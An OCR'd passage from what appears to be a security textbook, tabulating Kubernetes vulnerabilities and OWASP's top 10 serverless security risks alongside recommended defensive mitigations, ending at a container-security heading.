
The rising popularity and acceptance of Kubernetes technologies across various organizations, including the top public cloud providers, have eventually amplified critical vulnerabilities. It has become obligatory for security professionals to detect vulnerabilities and implement enhanced security solutions.

Discussed in the table are some of the Kubernetes vulnerabilities and solutions associated with each vulnerability.

Vulnerabilities	Solutions
1. No Certificate Revocation	▪ Ensure that nodes maintain the certificate revocation list (CRL) and check each time they are presented with a certificate. ▪ Insist that administrators use online certificate status protocol (OCSP) stapling for revoking certificates in the cluster via an OCSP server.
2. Unauthenticated HTTPS Connections	▪ By default, authenticate all HTTPS connections within the system. ▪ Ensure that all the components use CA maintained by the kube-apiserver. ▪ Implement two-way TLS for all connections.
3. Exposed Bearer Tokens in Logs	▪ Remove the bearer token from the system logs and avoid logging any authentication credentials. ▪ Perform code reviews to ensure sensitive data is not logged. ▪ Implement logging filters to remove sensitive data before storing in logs.

4. Exposure of Sensitive Data via Environment Variables	▪ Avoid collecting sensitive data directly from environment variables. ▪ Use Kubernetes secrets in all system components.
5. Secrets at Rest not Encrypted by Default	▪ Define and document configurations required for different levels of security.
6. Non-constant Time Password Comparison	▪ Use a safe constant-time comparison function, such as `crypto.subtle.ConstantTimeCompare.` ▪ Disapprove of basic authentication mechanisms for secure options.
7. Hardcoded Credential Paths	▪ Define a configuration method for credential paths, and avoid hardcoding credential paths. ▪ Allow cross-platform configuration through path generalization.
8. Log Rotation is not Atomic	▪ Implement a copy-then-rename techniques to ensure logs are not lost during log rotation. ▪ Avoid using log rotation and implement persistent logs that add log data linearly and create a new log whenever log rotation is required.
9. No Back-off Process for Scheduling	▪ Implement a back-off process for kube-scheduler to prevent tight-loops.
10. No Non-repudiation	▪ Use secondary logging mechanisms for processes that require strict non-repudiation and auditing. ▪ All authentication events should be logged and retrievable from a central location within the cluster.

Table 19.9: Kubernetes vulnerabilities and solutions



Serverless Security Risks and Solutions

Vulnerabilities	Solutions
A1 - Injection	Implement safe API, and employ parametrized interfaces or Object Relational Mapping Tools Avoid special characters using a specific escape syntax in dynamic SQL queries
A2 – Broken Authentication	Employ identity and access control solutions Implement strong authentication and access control on external-facing resources Employ secure service authentication methods such as Federated Identity
A3 – Sensitive Data Exposure	Identify and classify sensitive data Encrypt data both in transit and at rest Implement HTTPS endpoints for APIs
A4 – XML External Entities (XXE)	Scan supply chain libraries for vulnerabilities Test API calls for XXE vulnerabilities Always disable Entity Resolution
A5 – Broken Access Control	Follow the least-privilege principle while granting permissions to functions

Vulnerabilities	Solutions
A6 – Security Misconfiguration	Use the cloud provider's built-in services such as AWS Trust Advisor, to identify public resources Identify functions with unlinked triggers Set the functions with a minimum timeout required
A7 – Cross-Site Scripting (XSS)	Encode all untrusted data before transmitting to the client Use only well-known frameworks and headers
A8 – Insecure Deserialization	Ensure validation of serialized objects originating from untrusted data Scan third-party libraries for deserialization vulnerabilities
A9 – Using Components with Known Vulnerabilities	Perform continuous monitoring of third-party libraries and dependencies Deploy only signed packages and components from official sources
A10 – Insufficient Logging and Monitoring	Employ cloud service provider's monitoring tools such as Azure Monitor, or AWS CloudTrail to detect anomalous behavior

https://www.owasp.org

Serverless Security Risks and Solutions

Serverless computing has become popular owing to its remarkable features such as zero administration, pay-per-use service, and self-scalable ability. Although serverless technology has several advantages, it also introduced new risks that need to be mitigated.


Discussed in the table are the top 10 serverless security risks and solutions, according to OWASP.

Risks	Solutions
A1 - Injection	▪ Do not trust or make any assumptions regarding the input and its validity from any source. ▪ Implement safe API, and employ parametrized interfaces or object relational mapping tools. ▪ Implement application whitelisting wherever necessary. ▪ Avoid special characters using a specific escape syntax in dynamic SQL queries. ▪ Evaluate all entry points and event types of the system. ▪ Run the functions with the least privileges necessary to execute the task. ▪ Protect functions in execution state by using runtime defense solutions.

A2 – Broken Authentication	▪ Employ identity and access control solutions provided by the cloud service provider, such as AWS Cognito, AWS Single Sign-On, Azure Active Directory B2C, Azure App Service, and Google Firebase Authentication. ▪ Implement strong authentication and access control on external-facing resources. ▪ Employ secure service authentication methods, such as Federated Identity (SAML, OAuth2, Security Tokens, etc.), for authenticating internal resources.
A3 – Sensitive Data Exposure	▪ Identify and classify sensitive data. ▪ Minimize the storage of sensitive data; only store necessary data. ▪ Encrypt data both in transit and at rest. ▪ Implement HTTPS endpoints for APIs. ▪ Employ CSP services for key management and encryption of stored data, secrets, and environment variables to the functions in runtime and data in transit.
A4 – XML External Entities (XXE)	▪ Use only the CSP's software development kits, whenever possible. ▪ Perform vulnerability scanning on supply chain libraries. ▪ Test API calls for XXE vulnerabilities. ▪ Always disable entity resolution.
A5 – Broken Access Control	▪ Follow the least-privilege principle while granting permissions to functions. ▪ Review each function to detect excess privileges. ▪ Follow the cloud service provider's best practices, such as AWS IAM and Azure Identity Management best practices.
A6 – Security Misconfiguration	▪ Use the cloud provider's built-in services, such as AWS Trust Advisor, to identify public resources. ▪ Enforce strong access control on cloud resources. ▪ Identify functions with unlinked triggers. ▪ Set the functions with a minimum timeout required. ▪ Employ automated tools to detect security misconfigurations in serverless applications.
A7 – Cross-Site Scripting (XSS)	▪ Encode all untrusted data before transmitting to the client. ▪ Use only well-known frameworks and headers.
A8 – Insecure Deserialization	▪ Ensure validation of serialized objects originating from untrusted data. ▪ Scan third-party libraries for deserialization vulnerabilities. ▪ Monitor deserialization usage and exception to identify probable attacks.

A9 – Using Components with Known Vulnerabilities	▪ Perform continuous monitoring of third-party libraries and dependencies. ▪ Deploy only signed packages and components from official sources. ▪ Continuously check the vulnerability databases, such as the CVE and national vulnerability database. ▪ Perform vulnerability scanning of third-party dependencies for known vulnerabilities using tools such as OWASP Dependency Check and Dependency Track.
A10 – Insufficient Logging and Monitoring	▪ Employ CSP monitoring tools, such as Azure Monitor, or AWS CloudTrail to detect anomalous behavior. ▪ Employ auditing and monitoring mechanisms for data not originating from the CSP.

Table 19.10: OWASP Top 10 serverless security risks and solutions



Best Practices for Container Security

